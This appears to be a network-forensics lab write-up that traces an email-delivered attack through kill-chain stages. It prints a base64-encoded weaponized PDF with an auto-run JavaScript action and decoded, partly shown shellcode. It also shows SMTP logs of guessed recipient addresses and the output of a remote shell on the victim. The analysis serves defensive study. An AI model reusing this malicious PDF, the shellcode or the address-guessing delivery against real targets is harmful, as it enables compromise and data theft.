A PDF file has been found in the 12856-byte packet. capMe trace showing the PDF attachment in the mail is shown below.


Onion 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[NetworkMiner 2.2]
SGUIL-0.9.0 - Connecte...
capME! - Chromium
Terminal - franco@onio...
capME! - Chromium
ELSA
capME!
capME!
Not secure
https://localhost/capme/?sip=192.168.5.55&dip=192.168.6.1&spt=47943&dpt=25&stime=1513...
Right Ctrl


```
SRC:
SRC:
SRC: ------MIME delimiter for sendEmail-787975.241736607
SRC: Content-Type: application/pdf;
SRC: name="evil.pdf"
SRC: Content-Transfer-Encoding: base64
SRC: Content-Disposition: attachment; filename="evil.pdf"
SRC:
SRC: JVBERi0xLjUNCiWztfrvDQoxIDAgb2JqPDwvIzU0Izc5IzcwIzY1L0MjNjEjNzQjNjFsIzZmZy8j
SRC: NGYjNzUjNzRsaSM2ZSM2NSM3MyAyIDAgUi9QYWcjNjUjNzMgMyAwIFI+PmVuZG9iag0KMiAwIG9i
SRC: ajw8L1R5cGUvT3UjNzQjNmNpIzZlIzY1cy8jNDNvIzc1bnQgMD4+ZW5kb2JqDQozIDAgb2JqPDwv
SRC: IzU0eSM3MCM2NS8jNTAjNjFnIzY1IzczLyM0YmlkIzczWzQgMCBSXS8jNDNvdSM2ZSM3NCAxPj5l
SRC: bmRvYmoNCjQgMCBvYmo8PC9UeSM3MCM2NS9QYWdlLyM1MCM2MXIjNjUjNmUjNzQgMyAwIFIvIzRk
SRC: ZWRpYSM0MiM2ZnhbMTY1IDE1MyAxMjAgMTE0XSAgL0FBIDw8IC9PIDw8IC9KUyA1IDAgUi8jNTMg
SRC: LyM0YSM2MSM3NmFTYyM3MmkjNzB0ID4+Pj4+PmVuZG9iag0KNSAwIG9iajw8L0xlbmd0aCA3NjI1
SRC: L0ZpbHRlclsvQVNDSUk4NURlY29kZV0+Pg0Kc3RyZWFtDQokNlVINitFaDE2K0VoVUU3PDxaZDgz
SRC: cFsnOU9nTDY0V25sYkFUTT9pRStMRkEtJDpwc0BQZkJSMSxOUHQtJDxmWTMmYC4rMSxpYnUtJDpu
SRC: UDExaGhUMUdFOUgtJDslIUFpMWxXMmBXZlYtJDs0LTFicEEiMyZzIS4tJDsuWEFpTSlaM0FFOiEt
SRC: JDs0JTBKayh1MGY6ZSItJDpuTzNBVnQoMUxqbSctJDxmWzBPWjhNMmBFUUktJDsxVzFNLnFVMmUk
SRC: P
SRC: y0tJDsxKjFjWmspQFBfViwtJDsiUzNCOEMuMGZfLU0tJDs0K0EyWWBWQDVxXlUtJDslUUBQVDZQ
SRC: QFBwLyQtJDpxIUBQQipOQFE/NSUtJDxXVjNCJjcsQW4qUSktJDslVTNHJ1JbMGs8NE8tJDxgVDEs
SRC: KCJzMWNJMEktJDpxUDFILVYmMS0lME4tJDsuVkFNWVdUQW4qYC4tJDpuJTExTVZRMSxOUU8tJDsu
SRC: JkA2I1dWMWNAOiktJDp0JjBKayh1MmA1LCgtJDsiITJgO3QpMSxFTiItJDxgVUEyIzxQMWdzaiYt
SRC: JDpuTjJfY1YkMkUsNS4tJDp0UDFoJWJSQGtfTSwtJDxdVUFuPDkyQGtoSVAtJDpuT0FNUFFTMyY8
SRC: OiEtJDsrKEFNPkVRQFE2QVstJDslVjJlIihVMSxpWXQtJDsiKDExaGhUMSw8RHEtJDslIUFNWVdU
SRC: MmArdSgtJDxbLjBKdC8hM0ZYZyktJDsuKjFiXjR1M0FFP0ctJDsuJTFjWmspMGY6bUwtJDpxUTJk
SRC: biJUMUxyRlQtJDsxWDNBTW4nMUdec0QtJDp0UkFpTSlaMmU/R1UtJDxnMTBLOkEkQTJIIl0wtJDxa
SRC: TjNCLz0tQFEkIyItJDs0LEBQSzBPQFBfSVAtJDxbKjEsVUEjMmBZOystJDslJzFHZ0QjMFAiWCkt
SRC: JDsiUjNBcjErM0E8MEUtJDsiJjNBVnQoMWMkcSItJDs0LjFoQHRVMWJpR3ItJDsiJDJgVzEsQTI/
SRC: LCgtJDxmWkEyNUhSMUxYYEstJDsiU0FNWVdUQFBEOCItJDxgVTMmTilpMTFqdVItJDxgUTBKYiJ0
SRC: MmUtREItJDsiUiJgTisrQWk7REEtJDsiI0FNUFFTMl9cXHUtJDpuIT JgMm4oMWJeakMtJDxaV0A2
```

The PDF file has been recovered using network miner and a cat is performed on the evil.pdf file.


Onion 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal - franco@onion: /opt/networkminer/AssembledFiles/192.168.6.1/TCP-25
File Edit View Terminal Tabs Help
Right Ctrl

```
franco@onion:/opt/networkminer/AssembledFiles/192.168.6.1/TCP-25$ cat evil.pdf
%PDF-1.5
%���
1 0 obj<</#54#79#70#65/C#61#74#61l#6fg/#4f#75#74li#6e#65#73 2 0 R/Pag#65#73 3 0
R>>endobj
2 0 obj<</Type/Ou#74#6ci#6e#65s/#43o#75nt 0>>endobj
3 0 obj<</#54y#70#65/#50#61g#65#73/#4bid#73[4 0 R]/#43ou#6e#74 1>>endobj
4 0 obj<</Ty#70#65/Page/#50#61r#65#6e#74 3 0 R/#4dedia#42#6fx[165 153 120 114]
/AA << /O << /JS 5 0 R/#53 /#4a#61#76aSc#72i#70t >>>>>>endobj
5 0 obj<</Length 7625/Filter[/ASCII85Decode]>>
stream
$6UH6+Eh16+EhUE7<<Zd83p['9OgL64WnlbATM?iE+LFA-$:ps@PfBR1,NPt-$<fY3&`.+1,ibu-$:nP
11hhT1GE9H-$;%!Ai1lW2`WfV-$;4-1bpA"3&s!.-$;.XAiM)Z3AE:!-$;4%0Jk(u0f:e"-$:nO3AVt(
1Ljm'-$<f[0OZ8M2`EQI-$;1W1M.qU2e$?--$;1*1cZk)@P_V,-$;"S3B8C.0f_-M-$;4+A2Y`V@5q^U
-$;%Q@PT6P@Pp/$-$:q!@PB*N@Q?5%-$<WV3B&7,An*Q)-$;%U3G'R[0k<4O-$<`T1,("s1cI0I-$:qP
1H-V&1-%0N-$;.VAMYWTAn*`.-$:n%11MVQ1,NQO-$;.&@6#WV1c@:)-$:t&0Jk(u2`5,(-$;"!2`;t)
1,EN"-$<`UA2#<P1gsj&-$:nN2_cV$2E,5.-$:tP1h%bR@k_M,-$<]UAn<92@khIP-$:nOAMPQS3&<:!
-$;+(AM>EQ@Q6A[-$;%V2e"(U1,iYt-$;"(11hhT1,<Dq-$;%!AMYWT2`+u(-$<[.0Jt/!3FXg)-$;.*
1b^4u3AE?G-$;.%1cZk)0f:mL-$:qQ2dn"T1LrFT-$;1X3AMn'1G^sD-$:tRAiM)Z2e?GU-$<g10K:A$
A2H#L-$<ZN3B/=-@Q$#"-$;4,@PK0O@P_IP-$<[*1,UA#2`Y;+-$;%'1GgD#0P"X)-$;"R3Ar1+3A<0E
-$;"&3AVt(1c$q"-$;4.1h@tU1biGr-$;"$2`W1,A2?,(-$<fZA25HR1LX`K-$;"SAMYWT@PD8"-$<`U
3&N")11juR-$<`Q0Jb"t2e-DR-$;"R2`N++Ai;DQ-$;"#AMPQS2_\\u-$:n!2`2n(1b^jC-$<ZW@6#WV
@Q6,%-$;4'1c$G#0P!+!-$;.W1bpA"11W=%-$<f[0fUJ%1M/RX-$;4,1,UA#An3\W-$;4(1c?Y&@U_0+
-$;.&@PT6P0k<%L-$<WU3Ar1+0f1dI-$;4&@PK0O3B1J)-$:mu0f:8"@V.<(-$:t"@V$j.A2H)O-$;1%
3G'R[1cT&U-$;.X2_l\%AM>em-$;%U2e"(U2E!L&-$:pr1gq\Q3+QPX-$;%R2`E%*3B8lS-$;%)@Q,TU
3&!?H-$;1,Ai1lW3FZT1-$:pt1cH_'1,3?L-$:qPAMPQSA2-&&-$:msAMGKR1GNK!-$;.WAM>EQ2`WfR
-$<WV0OuJP2`<ZU-$;.$1cH_'2`!C)-$;%Q1bpA"2e"OQ-$<f[1-$Y'3B(D'-$:t"2dn"T11N.P-$:mu
1cZk)@Q-+t-$;4.3A;b%3+QJU-$:nO2e=:XA2ZDW-$<g03&Dq(@V0(+-$;4W1M.qUA2H"s-$;+(@PT6P
@V%Q3-$:n%2_l\%2`G;(-$<ZT1Lh_R@PD7O-$<g10k)GO1bgaC-$;"#1LqeS1cRER-$<[*1h%bR@U_*)
-$;.V2_ZP#2E*EN-$:q!0Jt/!@5ouP-$;4(3Ar1+A2#bn-$;4&A2PZU@Q6)"-$:qP1c?Y&1c%-I-$<fZ
3&Dq(1,iYs-$;.(1GpJ$2_d.$-$:pt2`2n(2E,2'-$:nP2_ZP#AiMM"-$;1-3Ar1+1M12P-$:q"1bg;!
1HAo$-$<ZWAi1lW2`NfO-$;.*1cZk)AR[AJ-$:tT2eF@Y0J[)g-$;.VAMPQS2`*6G-$:nO1b^4u1hJ[T
```

We can see from the output that the stream is ASCII85 encoded. So the data stream is decoded.




Result (ASCII85 Decoded):

```
  var vmuEswhHAapLcE =
unescape("%u11b4%u24e2%uf787%u27e0%u0d2f%u30ba%u41f5%u7978%u9842%u899b%u7ef8%u912c%u9004%u154f%u0c93%u
3cbb%uf90a%u7740%u8c3f%u7beb%u8649%ub3fd%u3d99%u1966%u96d6%ua8b8%u4ab2%ub592%u14b0%ub935%ua997%ufc1b
%u4e9f%u1d7a%ud420%u4725%u1c37%u2948%u7ce3%ufc6b%u092c%u24eb%u73a9%u467f%u2804%u75d6%u3276%u23f5%ud5d
0%u4abb%u0b71%u67f9%u2b4b%uc0ff%uc6fe%uc1c7%u0ce2%u831c%u66e0%ub89f%u4f7b%u27b2%u392f%u22e1%u41e3%u74b
9%ube05%u9b48%u7740%u9142%u7249%u1578%u1d7a%u3d7d%u8d92%u3370%u2df8%u7eb5%ufd08%ud41a%ub098%ub635%u
97b1%ub3b7%uba25%u79a8%u4734%u0dbf%u3c96%u9014%u3793%u433f%u994e%u41b4%u3579%ud369%uf8d2%u3ab3%u3de3
%ub0ba%ud585%u2fb6%ud103%u7ce1%u3c78%uf62a%u34e2%u70b5%u0575%u4071%ub9a9%ub827%u9243%u0d74%u7d42%u2
d76%uf918%u3f7f%u9725%ufd38%u9346%ubb4f%u73b2%u1d2c%ua896%u1467%u91b1%u98b4%u0415%ubf0c%u24be%ud43b%u
819f%u48eb%u7e72%ue001%u4e7b%u667a%u104a%u8dd6%u4b77%u9937%u49b7%u8090%u88f5%u9bfc%u1247%u21eb%u1ce2
%ud187%u02e1%u31f5%u7de0%u7974%ua90d%u7698%u7147%u737f%u4a42%u7b2d%uf929%u97b3%u247a%u2c4e%u0449%ub7
```

JavaScript has been embedded in the PDF. This PDF is weaponized and sent as a payload.


3. Delivery:

The attacker has delivered the payload through email. He has guessed the email IDs from the names gathered from the company's website. The sender's ID is found to be jones@hotmail.com



```
DST: 220 gateway ESMTP Postfix (Ubuntu)
DST:
SRC: EHLO cyberdef-kali
SRC:
DST: 250-gateway
DST: 250-PIPELINING
DST: 250-SIZE 10240000
DST: 250-VRFY
DST: 250-ETRN
DST: 250-STARTTLS
DST: 250-ENHANCEDSTATUSCODES
DST: 250-8BITMIME
DST: 250 DSN
DST:
SRC: MAIL FROM:<jones@hotmail.com>
SRC:
DST: 250 2.1.0 Ok
DST:
SRC: RCPT TO:<tdurden@localhost>
SRC:
DST: 250 2.1.5 Ok
DST:
SRC: RCPT TO:<tony.durden@localhost>
SRC:
DST: 550 5.1.1 <tony.durden@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<rsmith@localhost>
SRC:
DST: 550 5.1.1 <rsmith@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<reginald.smith@localhost>
```

He has guessed one email ID correctly (tdurden@localhost). We know that from the Ok status. Wrong emails IDs have been rejected with User unknown in local recipient table.



```
SRC: MAIL FROM:<jones@hotmail.com>
SRC:
DST: 250 2.1.0 Ok
DST:
SRC: RCPT TO:<tdurden@localhost>
SRC:
DST: 250 2.1.5 Ok
DST:
SRC: RCPT TO:<tony.durden@localhost>
SRC:
DST: 550 5.1.1 <tony.durden@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<rsmith@localhost>
SRC:
DST: 550 5.1.1 <rsmith@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<reginald.smith@localhost>
SRC:
DST: 550 5.1.1 <reginald.smith@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<falvarez@localhost>
SRC:
DST: 550 5.1.1 <falvarez@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<felicity.alvarez@localhost>
SRC:
DST: 550 5.1.1 <felicity.alvarez@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: DATA
SRC:
DST: 354 End data with <CR><LF>.<CR><LF>
```

4. Exploitation:


The victim made the exploitation happen by opening the evil.pdf. The attacker sent the mail with a subject 'How to train your cat'. The attacker has sent the payload hoping someone opens the weaponized PDF.

5. Installation:

When the infected PDF is opened, it'll run some commands on the victim's machine which will give the attacker access. The payload can create a backdoor for the attacker. The backdoor will allow the attacker to steal sensitive data.

6. Command and Control (C2):


After successful installation of the malware, the attacker was able to gain FTP access with the following credentials



☑ Show Cookies ☑ Show NTLM challenge-response □ Mask Passwords


Client	Server	Protocol	Username	Password	Valid login	Login timestamp
192.168.6.40 (Windows)	192.168.5.55	FTP	anonymous	bad@guy.com	Unknown	2014-10-14 21:53:01 UTC+00

The attacker browsed through the My Documents, found a folder named Secret. He then copied all the contents in that folder. Apart from that, he also downloaded a dirc.txt file which has details about some directories in C.




```
SRC: ....
SRC: ...t$......X)..=1P.......Vf.7....@...Rwl.b. @.Q..|~.T.X.e.d......~ ..~ew..>.S.K@h.........._.,.G.j.v.h71.Z....,..y.<..S.....~.t...i".>J.....H.F.Ob.....v....D...+..e.P......u.}...)XT. .H7.2....N.........
KS...
SRC: tP.....o.cq.......^*..VS.p..^......GJT=..a.6r..3w.X..K
SRC: ..I.
DST: Microsoft Windows XP [Version 5.1.2600]
DST:
DST: (C) Copyright 1985-2001 Microsoft Corp.
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C has no label.
DST:
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOCUME~1\tdurden\LOCALS~1\Temp
DST:
DST:
DST: 10/14/2014 12:01 AM <DIR> .
DST:
DST: 10/14/2014 12:01 AM <DIR> ..
